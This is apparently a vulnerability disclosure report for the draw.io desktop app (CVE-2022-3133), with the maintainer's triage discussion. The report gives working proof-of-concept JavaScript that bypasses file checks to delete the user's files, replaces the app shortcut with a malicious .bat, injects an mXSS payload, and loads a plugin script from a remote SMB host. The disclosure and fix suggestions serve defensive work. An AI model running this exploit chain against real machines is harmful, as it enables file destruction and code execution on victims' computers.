Desktop APP XSS to RCE in jgraph/drawio

1

Valid Reported on Sep 4th 2022

Description

Bypass disabled plugins configuration

According to its default configuration, drawio desktop disables the use of custom plugin and must be using --enable-plugins to enable it. In addition, draw.io allows you to configure the application (mainly the interface) using a json file containing information like css or shapes stuff:


```
{
    "defaultVertexStyle": { "fontFamily": "Courier New" },
    "defaultEdgeStyle": { "fontFamily": "Courier New" }
}
```


Unfortunately, this feature allows much more and allows you to specify which plugins to be loaded at the start of the application. (link)

```
plugins: Defines an array of plugin URLs that should be loaded with the dia
```


The problem with this feature is that, it will load the script path directly inside a `script` tag without checking the enablePlugins state. Furthermore, the loaded pluggins are not listed in the `plugins` section. (link)

```
{
  "plugins": [ "https://app.diagrams.net/plugins/voice.js" ]
}
```





It's also important to notice that the following message doesn't appear when it should.



This vulnerability occurs because drawio configuration isn't loaded with `untrusted` set to `true` .

App.js

```
if (isLocalStorage && localStorage != null && urlParams['embed'] != '1')
    {
        var configData = localStorage.getItem(Editor.configurationKey);
        ...
                    Editor.configure(configData);
```

Editor.js

```
Editor.configure = function(config, untrusted) {
    ...
    if (config.plugins != null && !untrusted)
        {
            // Required for callback
            App.initPluginCallback();

            for (var i = 0; i < config.plugins.length; i++)
            {
                mxscript(config.plugins[i]);
            }
        }
    ...
```

(m)XSS risk

For this one, I wasn't able to prove that there was a real security issue. So, it's much more like a recommendation, but I think that was important to mention it.
When using a mathematical typesetting like `<h1>$$\sqrt{3x-1}+(1+x)^2$$</h1>` the input will be first sanitized by DOMPurify and then parse by MathJax. This is really dangerous because MathJax mixed without another html could potentially lead to mixing for example. (even if it have been sanitize before. Example with markedJS)
As an example, the payload bellow will generate a valid mXSS payload. Luckily, it will not be executed as the DOM loads it in 2 times. Also, if you ever add a feature that allows the DOM to be reloaded or anything like that, it will be a free XSS.
payload: (can be simply copy past on the graph)

```
XX<textarea class="mathjax_process">`\class{&lt;/textarea&gt;&lt;img src=x
```

output: (reduced)

```
<textarea class="mathjax_process">
<mjx-container class="MathJax" jax="SVG">
<svg style="vertical-align: -0.05ex;" xmlns="http://www.w3.org/2000/svg" wi
<g data-mml-node="mrow" class="</textarea><img src=x onerror=alert()>"></g>
</svg>
</mjx-container>
</textarea>
```

Bypass deleteFile

The deleteFile allows file deletion only for those who match checkFileContent patterns.

```
async function deleteFile(file)
{
    ...

    if (checkFileContent(buffer))
    {
        await fsProm.unlink(file);
    }
}
```

The problem with this is that linked to writeFile, it is possible to write a magic header in the file we want to delete and then call the function.
Example of bypass:

```
file = "";

// overwrite file
electron.request({
    action: 'writeFile',
    path: file,
    data: '%PDF-',
    enc: 'utf-8'
}, (d) => {

    // delete file
    electron.request({ action: 'deleteFile', file: file }, (d) => {}, "")
}, "")
```

Bypass writeFile | checkFileContent

The writeFile function is vulnerable to type junggling, making it possible to generate script

polymorphic files. Furthermore, this function should not be able to write file with any extension as it allows a lot of dangerous file generation.

```
async function writeFile(path, data, enc)
{
    if (!checkFileContent(data, enc))
    {
        throw new Error('Invalid file data');
    }
    else
    {
        return await fsProm.writeFile(path, data, enc);
    }
};


function checkFileContent(body, enc)
{
    ...
            if (enc == 'base64')
```

Both `checkFileContent` and `fsProm.writeFile` are all allowing `base64` encoding, but are handling `enc` variable differently. In checkFileContent it will check it using only 2 equals while fsProm.writeFile will accept only `string` or use `UTF-8` as default encoding. Thus, sending valid base64 encoded header will pass the verification and be written without decoding into the file. In addition, because base64 string is a valid variable name in most programming languages, it can be abused to write a valid javascript polymorph file for example.

```
1589  function checkFileContent(body, enc)
1590  {
1591          if (body != null)
1592          {
1593                  let head, headBinay;
1594
1595                  if (typeof body === 'string')
1596                  {
1597                          if (enc == 'base64')
1598                          {
1599                                  headBinay = Buffer.from(body.substring(0, 22), 'base64');
1600                                  head = headBinay.toString();
1601                          }
1602                          else
1603                          {
1604                                  head = body.substring(0, 16);
1605                                  headBinay = Buffer.from(head);
1606                          }
1607                  }
1608                  else
1609                  {
1610                          head = new TextDecoder("utf-8").decode(body.subarray(0, 16));
```

```
1611                    headBinay = body;
1612            }
1613
```

Example of bypass:

```
file = "";
electron.request({
    action: 'writeFile',
    path: file,
    data: "PGh0bWxYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY=1;\n{FREE-HERE}
    enc: ['base64'] // type jungling
}, (d) => {
    alert("SUCCESS")
}, "")
```

🦹 Proof of Concept

I will not describe how to bypass the CSP on desktop application, because Tobias S. Fink clearly explains how to in this report. Thus, we will assume that all desktop XSS is due to the following configuration file:

```
{
    "plugins": [
        "\\\\192.168.1.126\\MizuShare\\xss.js"
    ]
}
```


XSS to delete all user's files on desktop app

```
// get User directory
electron.request({ action: 'getDocumentsFolder' }, (d) => {
    documents = d;
    desktop = documents + "\\..\\Desktop\\";
    file = desktop + "secret.txt";

    // overwrite file
    electron.request({
        action: 'writeFile',
        path: file
```

```
            path: file,
            data: '%PDF-',
            enc: 'utf-8'
        }, (d) => {

            // delete file
            electron.request({ action: 'deleteFile', file: file }, (d) => {}, '
        }, "")
    }, "")
```



LINK

Event if the attacker have no way to know file names, he could use wordlist | fuzzing | known AppData files for example.

XSS to RCE on desktop app

In the production draw.io desktop app, all resources are archived in read-only `.asar` file which block electron-preload.js file overwrites. Since it is possible to create and delete any file that doesn't match `checkFileContent` function. Thus, it is possible to remove all draw.io shortcuts and create a malicious `.bat` file for example.


```
// get User directory
electron.request({ action: 'getDocumentsFolder' }, (d) => {
    documents = d;
```

```
    desktop = documents + "\\..\\Desktop\\";

    // delete file

    file = desktop + "draw.io.lnk";
    electron.request({
        action: 'writeFile',
        path: file,
        data: '%PDF-',
        enc: 'utf-8'
    }, (d) => {
        electron.request({ action: 'deleteFile', file: file }, "", "")
    }, "")

    // create malicious .bat file
    file = desktop + "draw.io.bat";
    electron.request({
        action: 'writeFile',
        path: file,
        data: 'PGh0bWxYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY=1\ncalc.exe
        enc: ['base64'] // type jungling
    }, "", "")
}, "")
```



LINK

I know that the scenario isn't that much realist and need a user interaction, but it is a simple PoC. An attacker could try to make it more tricky to detect for the user. That's why, it is important to notice that even creating a .bat shouldn't be possible.

🛠 Fix suggestion

In order to avoid those issues, I recommend you to fix the following:
Change `Editor.configure(configData);` to `Editor.configure(configData, true);` to avoid trust in configuration plugins.
Sanitize `MathJax` output by `DomPurify` to avoid any mXSS risk.
Allow `writeFile` only on specific extension list.
Check file content with `checkFileContent` before overwriting a file with `writeFile`.
Change `if (enc == 'base64')` to `if (enc === 'base64')`.
More generally, I recommend you to make sure that each file interaction is done on `checkFileContent` approve files.

Impact

An attacker could share a malicious drawio theme configuration on the web and wait for the person to load it into their app. By using this javascript execution on desktop app, the attacker might be able to get a code execution on the user's machine. In addition, he as the ability to delete all files belonging to the user. On the web application side, he could abuse the stored XSS to steal user's secrets.

CVE
CVE-2022-3133
(Published)

Vulnerability Type
CWE-78: OS Command Injection

Severity
High (7)

Registry
Npm

Affected Version
20.2.8

Visibility
Public

Status
Fixed

Found by

Mizu
@kevin-mizu
pro

This report was seen 4,053 times.

We are processing your report and will contact the **jgraph/drawio** team within 24 hours.
3 months ago

David Benson 3 months ago Maintainer

Thanks for the report, some questions:

The attack relies on getting a specific configuration set on a desktop users' file system. You've set attack vector to "network" and attack complexity to "low". Could you please add to your PoC how the configuration can be simply set for a user via their network whilst requiring no user interaction?

If you mean that's the worst case for all the reports combined, I think we need to split these up into individual reports. If there are multiple, valid issues here, we need to split them into individual reports.

If we fix one issue, we need to be able to put a severity on that one issue and say specifically which commit fixes.

David Benson 3 months ago Maintainer

The https://storage.googleapis.com attack does look valid so far. I would suggest to start with that as the first separate report.

Mizu modified the report 3 months ago

Mizu 3 months ago

Yes, you are right! I have updated the CVSS score and created a new report for the XSS with CSP bypass

bypass.

Mizu 3 months ago Researcher

This other report link: https://huntr.dev/bounties/6cea89d1-39dc-4023-82fa-821f566b841a/

Mizu 3 months ago Researcher

About dividing other issues into several reports, in my opinion, it's more an exploit chain. But, if you want me to split them into individual report, no problem I can do it now.

Mizu modified the report 3 months ago

David Benson 3 months ago Maintainer

OK, let's try to edit this report into one report. Could you please remove the "XSS on web application" that was moved to the other report?

dev mode isn't within scope, could you please remove "XSS to RCE on desktop app (dev only)"

I would need a PoC that demonstrates how to get around the CSP, that functionality has changed.

Mizu modified the report 3 months ago

Mizu 3 months ago Researcher

I have removed both, is that okay for you now?

For the CSP, to be honest, I simply reused his technique and it still working on the latest application, I use it in each PoC video to get the XSS

Mizu modified the report 3 months ago

David Benson 3 months ago Maintainer

OK, thanks. This is take a while to get setup so that we can repeat it. The summ... has to enter a config file to a js file injected via a samba system drive mappin...

Mizu 3 months ago Researcher

Yes, the user will use a JSON config file (usually used for theming) which contains the plugins path.
Those paths aren't verified and are directly insert into the DOM via `mxscript` function.
Finally, by using `UNC path` (Samba server) it is possible to bypass `script-src: self` CSP which only check for `file://` wrapper in that situation.

I hop it is clear enough, if not I can send you a more detailed video PoC.

David Benson 3 months ago Maintainer

Yes thanks, I follow the high level idea, I reviewed the other desktop issue. I'm more checking the exact process and scoring.

In terms of "Privileges Required" you put "none". How would the attacker manage to map the samba server to the local file system without any priviledge?

Mizu 3 months ago Researcher

Because, the samba server does not need to be hosted on the victim computer. On my PoC, I'm hosting it on my Linux host and running the exploit on a windows VM

Mizu modified the report 3 months ago

David Benson 3 months ago Maintainer

OK, but either the attacker needs privilege on the user machine to map the samba server. Or, if it's an existing network drive, the attacker needs privilege to that samba drive in order to place the file there.

Mizu 3 months ago Researcher

No sorry, the samba will only be used to host the malicious plugin.js file.
I mean, if the user put the following json inside his draw.io configuration (Extras > Configuration...) he will get an `alert`


```
{
```

```
  "plugins": [
    "\\\\mizu.re\\MizuShare\\xss.js"
  ]
}
```

This only work on Windows desktop client btw

David Benson 3 months ago Maintainer

How is "mizu.re" resolved without the user mapping the samba server as a network drive?

Mizu 3 months ago Researcher

This is because when using `UNC` path, the client will make an SMB query to the samba server having it or not in his network drive. I'm not sure to understand the problem here

David Benson 3 months ago Maintainer

OK. We'll accept this as a high. As a note for readers, the number of steps necessary are extremely unlikely to be possible to execute, but the scoring system doesn't allow any further granularity on that.

David Benson validated this vulnerability 3 months ago

Mizu has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the jgraph/drawio team. We will try again in 7 days. 3 months ago

David Benson marked this as fixed in 20.3.0 with commit 8f3f95 3 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

David Benson 3 months ago Maintainer

Also note this isn't a problem in the drawio repo, it's drawio-desktop.

> Sign in to join this conversation